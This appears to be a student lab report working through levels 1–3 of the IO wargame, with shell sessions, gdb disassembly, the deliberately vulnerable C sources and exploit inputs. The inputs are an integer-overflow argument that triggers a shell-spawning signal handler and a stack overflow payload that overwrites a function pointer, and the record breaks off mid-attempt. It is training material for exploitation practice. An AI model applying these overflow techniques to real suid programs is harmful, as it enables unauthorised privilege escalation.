
OHTS – LAB 01


IT17009614

A.M.I.S Abeykoon

Level 01



```
level1@io:~$ ls -alrth
total 316K
-r--r--r--  1 root   root   7.2K Apr 13  2016 README.sr
-r--r--r--  1 root   root   7.1K Apr 13  2016 README.sk
-r--r--r--  1 root   root   7.7K Apr 13  2016 README.se
-r--r--r--  1 root   root    12K Apr 13  2016 README.ru
-r--r--r--  1 root   root    15K Apr 13  2016 README.ro
-r--r--r--  1 root   root   7.9K Apr 13  2016 README.pt_br
-r--r--r--  1 root   root   7.9K Apr 13  2016 README.pl
-r--r--r--  1 root   root   8.0K Apr 13  2016 README.no
-r--r--r--  1 root   root   7.6K Apr 13  2016 README.it
-r--r--r--  1 root   root   8.2K Apr 13  2016 README.id
-r--r--r--  1 root   root   8.0K Apr 13  2016 README.fr
-r--r--r--  1 root   root   7.5K Apr 13  2016 README.es
-r--r--r--  1 root   root   7.5K Apr 13  2016 README.de
-r--r--r--  1 root   root   7.2K Apr 13  2016 README.cn
-r--r--r--  1 root   root    10K Apr 13  2016 README.ar
-r--r--r--  1 root   root   9.4K May 10  2016 README.kr
-r--r--r--  1 root   root   7.0K May 29  2016 README
-r--r--r--  1 root   root   7.6K Jul 21  2016 README.nl
-r--r--r--  1 root  .root   2.2K Dec 16  2016 .vimrc
-rw-r--r--  1 root   root      6 Jul 10  2018 wallet.dat
dr-xr-x---  2 level1 level1 4.0K Jul 10  2018 .
drwxr-xr-x 39 root   root   4.0K Dec 18  2018 ..
-rw-r--r--  1 level1 level1 127K Feb 21 08:51 tags
level1@io:~$ whoami
level1
level1@io:~$ cat README
Welcome to the IO wargame
-------------------------

You have done the hard part. You've found our realm. Where you can play with
classic, and up to date vulnerabilities in software. Since many of you may be
unfamiliar with how a wargame works, the following paragraphs will explain the basics.
If you have played linux shell based wargames before you can skip to the last section,
which lists all the IO specific information.

The problems are presented to you as a series of programs. They will vary
in size from a few lines to real software. The point is usually to exploit this bug in such
a way that you can control the program's execution flow. With the aim of having it read out
the password file for the next level.

The way this works is that the programs are "SUID binaries"
(http://en.wikipedia.org/wiki/Setuid). Set-user-id programs run with the privileges of the
owner of the program. Not the user starting the program. This is also how for example the
"passwd" program on a standard unix works. You will need to hijack these elevated privileges
of the level programs and use them to read the file in /home/levelX+1/.pass. which contains
the password for that level.
```




```
level1@io:~$ cd /levels/
level1@io:/levels$ ls -alrth
total 588K
-r--------  1 level5  level5   178 Oct  4  2007 level05.c
-r-sr-x---  1 level6  level5  7.0K Nov 16  2007 level05
-r--------  1 level11 level11 2.5K Dec  7  2007 level11.c
-r--------  1 level12 level12  706 Jan 10  2008 level12.c
-r-sr-x---  1 level13 level12 7.8K Jan 10  2008 level12
-r-s--x---  1 level14 level13 7.5K Jan 11  2008 level13
-r-sr-x---  1 level15 level14 8.7K Jan 19  2008 level14
-r--------  1 level14 level14 1.5K Jan 19  2008 level14.c
-r--------  1 level15 level15  847 Apr 22  2008 level15.c
-r-sr-x---  1 level16 level15 8.4K Apr 22  2008 level15
-r-sr-x---  1 level22 level21 7.5K Jun  5  2008 level21
-r-sr-x---  1 level23 level22 7.2K Jun 14  2008 level22
-r-sr-x---  1 level24 level23 4.3K Mar 30  2009 level23
-r--------  1 level13 level13  327 Jul 18  2009 level13.c
-r-sr-x---  1 level26 level25 6.2K Jul 25  2009 level25
-r--------  1 level25 level25  946 Jul 26  2009 level25.c
-r--------  1 level7  level7   757 Oct 20  2009 level07_alt.c
-r-sr-x---  1 level8  level7  6.5K Oct 20  2009 level07_alt
-r--------  1 level9  level9   182 Jan  9  2010 level09.c
-r-sr-x---  1 level10 level9  6.2K Jan  9  2010 level09
-r--------  1 level23 level23   54 Feb 19  2010 level23.c
-r-sr-x---  1 level6  level5  8.6K Feb 22  2010 level05_alt
-r--------  1 level5  level5  2.9K Feb 24  2010 level05_alt.c
-r-sr-x---  1 level20 level19 8.6K Mar  8  2010 level19
-r-sr-x---  1 level27 level26  29K May  3  2010 level26
-r--------  1 level28 level28   20 May 20  2010 level27.pass
-r-sr-x---  1 level28 level27 8.5K May 20  2010 level27
-r-sr-x---  1 level7  level6  7.2K Aug 11  2010 level06_alt
-r-sr-x---  1 level9  level8   15K Sep 17  2010 level08_alt
-r--------  1 level2  level2   437 May 26  2011 level02_alt.c
-r-sr-x---  1 level3  level2  6.8K May 26  2011 level02_alt
-r-sr-x---  1 level3  level2  5.3K Oct  4  2011 level02
-r--------  1 level6  level6   487 Nov 14  2011 level06_alt.c
-r-sr-x---  1 level25 level24 5.1K Dec  6  2011 level24
-r--------  1 level20 level20 3.9K Jan  7  2012 level20.asm
-r-sr-x---  1 level21 level20 2.3K Jan  7  2012 level20
-r-sr-x---  1 level9  level8  6.6K Jan 26  2012 level08
-r-sr-x---  1 level18 level17 5.5K Feb 27  2012 level17
-r--r-----  1 level17 level17  645 Feb 28  2012 level17.c
-r--------  1 level19 level19 1.8K Mar 13  2012 level19.c
-r--------  1 level17 level17 1.3K May 17  2012 level17_alt.c
-r-sr-x---  1 level18 level17 6.7K May 17  2012 level17_alt
-r--------  1 level3  level3   658 Sep 22  2012 level03.c
-r-sr-x---  1 level4  level3  5.2K Sep 22  2012 level03
-r--------  1 level29 level29  517 Jun  3  2013 level29.c
-r-sr-x---  1 level29 level29 5.5K Nov 24  2013 level29
-r-sr-x---  1 level12 level11 7.9K Nov 24  2013 level11
-r-sr-x---  1 level5  level4  5.1K Dec 18  2013 level04
-r--------  1 level4  level4   245 Dec 18  2013 level04.c
```

```
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 123
level1@io:/levels$ gdb level01
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level01...(no debugging symbols found)...done.
(gdb) set disassembly intel
(gdb) run main
Starting program: /levels/level01 main
Enter the 3 digit passcode to enter: 123
[Inferior 1 (process.21004) exited normally]
(gdb) disassemble main
Dump.of assembler code for function main:
   0x08048080 <+0>:     push   0x8049128
   0x08048085 <+5>:     call   0x804810f
   0x0804808a <+10>:    call   0x804809f
   0x0804808f <+15>:    cmp    eax,0x10f
   0x08048094 <+20>:    je     0x80480dc
   0x0804809a <+26>:    call   0x8048103
End of assembler dump.
(gdb) p 0x10f
$1 = 271
(gdb) q
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass
sh-4.3$
```


Level 02

```
level2@io:/levels$ ls
beta          level04.c      level06_alt      level08_alt      level11      level15      level17.c      level20      level25.c     level29
level01       level04_alt    level06_alt.c    level08_alt.cpp  level11.c    level15.c    level17_alt    level20.asm  level26       level29.c
level02       level04_alt.c  level06_alt.pass level09           level12      level15.pass level17_alt.c  level20.pass level26.1     level30
level02.c     level05        level07          level09.c        level12.c    level16      level18        level21      level26.y     level30.c
level02_alt   level05.c      level07.c        level10          level12.pass level16.c    level18.c      level22      level27       level31
level02_alt.c level05_alt    level07_alt      level10.c        level13      level16.pass level18_alt    level23      level27.c     level31.asm
level03       level05_alt.c  level07_alt.c    level10.pass     level13.c    level16_alt  level18_alt.c  level23.c    level27.pass  level32
level03.c     level06        level08          level10_bis      level14      level16_alt.c level19       level24      level28
level04       level06.c      level08.cpp      level10_bis.c    level14.c    level17      level19.c      level25      level28.c
level2@io:/levels$ gcc -o level02.c level02
Cannot create temporary file in ./: Permission denied
Aborted
level2@io:/levels$ cat level02.c
//a little fun brought to you by bla

#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void catcher(int a)
{
        setresuid(geteuid(),geteuid(),geteuid());
        printf("WIN!\n");
        system("/bin/sh");
        exit(0);
}

int main(int argc, char **argv)
{
        puts("source code is available in level02.c\n");

        if (argc != 3 || !atoi(argv[2]))
                return 1;
        signal(SIGFPE, catcher);
        return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$ ./level02
source code is available in level02.c

level2@io:/levels$ ./level02 "-2131231232" "-1"
source code is available in level02.c

level2@io:/levels$ ./level02 "-2147483649" "-1"
source code is available in level02.c

WIN!
sh-4.3$
```


Level 03




```
level3@io:~$ cd /levels/
level3@io:/levels$ ls
beta          level04.c      level06_alt       level08_alt      level11       level15       level17.c      level20
level01       level04_alt    level06_alt.c     level08_alt.cpp  level11.c     level15.c     level17_alt    level20.as
level02       level04_alt.c  level06_alt.pass  level09          level12       level15.pass  level17_alt.c  level20.pa
level02.c     level05        level07           level09.c        level12.c     level16       level18        level21
level02_alt   level05.c      level07.c         level10          level12.pass  level16.c     level18.c      level22       level27       level31
level02_alt.c level05_alt    level07_alt       level10.c        level13       level16.pass  level18_alt    level23       level27.c     level31.asm
level03       level05_alt.c  level07_alt.c     level10.pass     level13.c     level16_alt   level18_alt.c  level23.c     level27.pass  level32
level03.c     level06        level08           level10_bis      level14       level16_alt.c level19        level24       level28
level04       level06.c      level08.cpp       level10_bis.c    level14.c     level17       level19.c      level25       level28.c
level3@io:/levels$ ./level03
level3@io:/levels$ cat level03.c
//bla, based on work by beach

#include <stdio.h>
#include <string.h>

void good()
{
        puts("Win.");
        execl("/bin/sh", "sh", NULL);
}
void bad()
{
        printf("I'm so sorry, you're at %p and you want to be at %p\n", bad, good);
}

int main(int argc, char **argv, char **envp)
{
        void (*functionpointer)(void) = bad;
        char buffer[50];

        if(argc != 2 || strlen(argv[1]) < 4)
                return 0;

        memcpy(buffer, argv[1], strlen(argv[1]));
        memset(buffer, 0, strlen(argv[1]) - 4);

        printf("This is exciting we're going to %p\n", functionpointer);
        functionpointer();

        return 0;
}

level3@io:/levels$
level3@io:/levels$
```

```
Type "apropos word" to search for commands related to "word"...
Reading symbols from level03...(no debugging symbols found)...done.
(gdb) set disassembly intel
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484c8 <+0>:     push   ebp
   0x080484c9 <+1>:     mov    ebp,esp
   0x080484cb <+3>:     sub    esp,0x78
   0x080484ce <+6>:     and    esp,0xfffffff0
   0x080484d1 <+9>:     mov    eax,0x0
   0x080484d6 <+14>:    sub    esp,eax
   0x080484d8 <+16>:    mov    DWORD PTR [ebp-0xc],0x80484a4
   0x080484df <+23>:    cmp    DWORD PTR [ebp+0x8],0x2
   0x080484e3 <+27>:    jne    0x80484fc <main+52>
   0x080484e5 <+29>:    mov    eax,DWORD PTR [ebp+0xc]
   0x080484e8 <+32>:    add    eax,0x4
   0x080484eb <+35>:    mov    eax,DWORD PTR [eax]
   0x080484ed <+37>:    mov    DWORD PTR [esp],eax
   0x080484f0 <+40>:    call   0x804839c <strlen@plt>
   0x080484f5 <+45>:    cmp    eax,0x3
   0x080484f8 <+48>:    jbe    0x80484fc <main+52>
   0x080484fa <+50>:    jmp    0x8048505 <main+61>
   0x080484fc <+52>:    mov    DWORD PTR [ebp-0x5c],0x0
   0x08048503 <+59>:    jmp    0x8048579 <main+177>
   0x08048505 <+61>:    mov    eax,DWORD PTR [ebp+0xc]
   0x08048508 <+64>:    add    eax,0x4
   0x0804850b <+67>:    mov    eax,DWORD PTR [eax]
   0x0804850d <+69>:    mov    DWORD PTR [esp],eax
   0x08048510 <+72>:    call   0x804839c <strlen@plt>
   0x08048515 <+77>:    mov    DWORD PTR [esp+0x8],eax
   0x08048519 <+81>:    mov    eax,DWORD PTR [ebp+0xc]
   0x0804851c <+84>:    add    eax,0x4
   0x0804851f <+87>:    mov    eax,DWORD PTR [eax]
   0x08048521 <+89>:    mov    DWORD PTR [esp+0x4],eax
   0x08048525 <+93>:    lea    eax,[ebp-0x58]
   0x08048528 <+96>:    mov    DWORD PTR [esp],eax
   0x0804852b <+99>:    call   0x804838c <memcpy@plt>
   0x08048530 <+104>:   mov    eax,DWORD PTR [ebp+0xc]
   0x08048533 <+107>:   add    eax,0x4
   0x08048536 <+110>:   mov    eax,DWORD PTR [eax]
   0x08048538 <+112>:   mov    DWORD PTR [esp],eax
   0x0804853b <+115>:   call   0x804839c <strlen@plt>
   0x08048540 <+120>:   sub    eax,0x4
   0x08048543 <+123>:   mov    DWORD PTR [esp+0x8],eax
   0x08048547 <+127>:   mov    DWORD PTR [esp+0x4],0x0
   0x0804854f <+135>:   lea    eax,[ebp-0x58]
   0x08048552 <+138>:   mov    DWORD PTR [esp],eax
   0x08048555 <+141>:   call   0x804835c <memset@plt>
   0x0804855a <+146>:   mov    eax,DWORD PTR [ebp-0xc]
   0x0804855d <+149>:   mov    DWORD PTR [esp+0x4],eax
   0x08048561 <+153>:   mov    DWORD PTR [esp],0x80486c0
   0x08048568 <+160>:   call   0x80483ac <printf@plt>
```



```
0xbffffc00:     0x00000000      0xbffffca4      0xb7fc2000      0x00000005
0xbffffc10:     0x41414141      0xb7fc2041      0xb7e1ae18      0xb7fd58e8
0xbffffc20:     0xb7fc2000      0x080497c8      0xbffffc38      0x08048338
0xbffffc30:     0xffffffff      0x080497c8      0xbffffc68      0x080485a9
0xbffffc40:     0x00000002      0xb7fc2000      0x00000000      0xb7e3ca2b
0xbffffc50:     0xb7fc23dc      0x080481b4      0x0804859b      0x080484a4
0xbffffc60:     0x00000002      0xb7fc2000      0x00000000      0xb7e26276
(gdb) print 0xbffffccc - 0xbffffc10
$4 = 188
(gdb) disassemble b
backtrace               base_table_t            binding                 bsd-_setjmp.S           buffer_size.10675       build_wcs_upper_buffer
backtrace.c             basename                bindresvport            bsd-getpgrp.c           buffer_size.10714       builtin_aliases
backtrace_and_maps      basename.c              bindrsvprt.c            bsd-setjmp.S            buffer_size.10716       builtin_map
backtrace_helper        bases                   bindtextdom.c           bsd_signal              buffer_size.9471        builtin_modules
backtrace_symbols       bcmp                    bindtextdomain          bsdcred                 buffer_size.9538        byte
backtrace_symbols_fd    bcopy                   bitset_t                bsearch                 buffered_vfprintf       bytearray
backtracesyms.c         bcopy.S                 bitset_word_t           bsearch.c               buflen                  byteswap.h
backtracesymsfd.c       bdflush                 blacklist_read          btowc                   bufsize                 bzero
bad                     bdflush@GLIBC_2.0       blanks                  btowc.c                 build_charclass         bzero.S
bad_key_err             bin_tree_storage_t      bool_t                  buf                     build_charclass.isra
banner                  bin_tree_t              bracket_elem_t          buffer                  build_charclass_op
base_from_cb_data       bind                    bracket_elem_type       buffer_free             build_trtable
base_from_object        bind.c                  brk                     buffer_size             build_upper_buffer
base_of_encoded_value   bind_textdomain_codeset brk.c                   buffer_size.10674       build_wcs_buffer
(gdb) disassemble bad
Dump of assembler code for function bad:
   0x080484a4 <+0>:     push   ebp
   0x080484a5 <+1>:     mov    ebp,esp
   0x080484a7 <+3>:     sub    esp,0x18
   0x080484aa <+6>:     mov    DWORD PTR [esp+0x8],0x8048474
   0x080484b2 <+14>:    mov    DWORD PTR [esp+0x4],0x80484a4
   0x080484ba <+22>:    mov    DWORD PTR [esp],0x8048680
   0x080484c1 <+29>:    call   0x80483ac <printf@plt>
   0x080484c6 <+34>:    leave
   0x080484c7 <+35>:    ret
End of assembler dump.
(gdb) run $(python -c 'print "T"*80')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /levels/level03 $(python -c 'print "T"*80')

Breakpoint 1, 0x08048530 in main ()
(gdb) x/32xw $esp
0xbffffba0:     0xbffffbc0      0xbffffdef      0x00000050      0x08048274
0xbffffbb0:     0x00000000      0xbffffc54      0xb7fc2000      0x00000005
0xbffffbc0:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffbd0:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffbe0:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffbf0:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffc00:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffc10:     0x00000002      0xb7fc2000      0x00000000      0xb7e26276
(gdb)
```



```
   0x080484c1 <+29>:    call   0x80483ac <printf@plt>
   0x080484c6 <+34>:    leave
   0x080484c7 <+35>:    ret
End of assembler dump.
(gdb) run $(python -c 'print "T"*80')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /levels/level03 $(python -c 'print "T"*80')

Breakpoint 1, 0x08048530 in main ()
(gdb) x/32xw $esp
0xbffffba0:     0xbffffbc0      0xbffffdef      0x00000050      0x08048274
0xbffffbb0:     0x00000000      0xbffffc54      0xb7fc2000      0x00000005
0xbffffbc0:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffbd0:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffbe0:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffbf0:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffc00:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffc10:     0x00000002      0xb7fc2000      0x00000000      0xb7e26276
(gdb) cont
Continuing.
This is exciting we're going to 0x54545454

Program received signal SIGSEGV, Segmentation fault.
0x54545454 in ?? ()
(gdb) run $(python -c 'print "T"*76 + "\x08\x04\x84\x74"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /levels/level03 $(python -c 'print "T"*76 + "\x08\x04\x84\x74"')

Breakpoint 1, 0x08048530 in main ()
(gdb) x/32xw $esp
0xbffffba0:     0xbffffbc0      0xbffffdef      0x00000050      0x08048274
0xbffffbb0:     0x00000000      0xbffffc54      0xb7fc2000      0x00000005
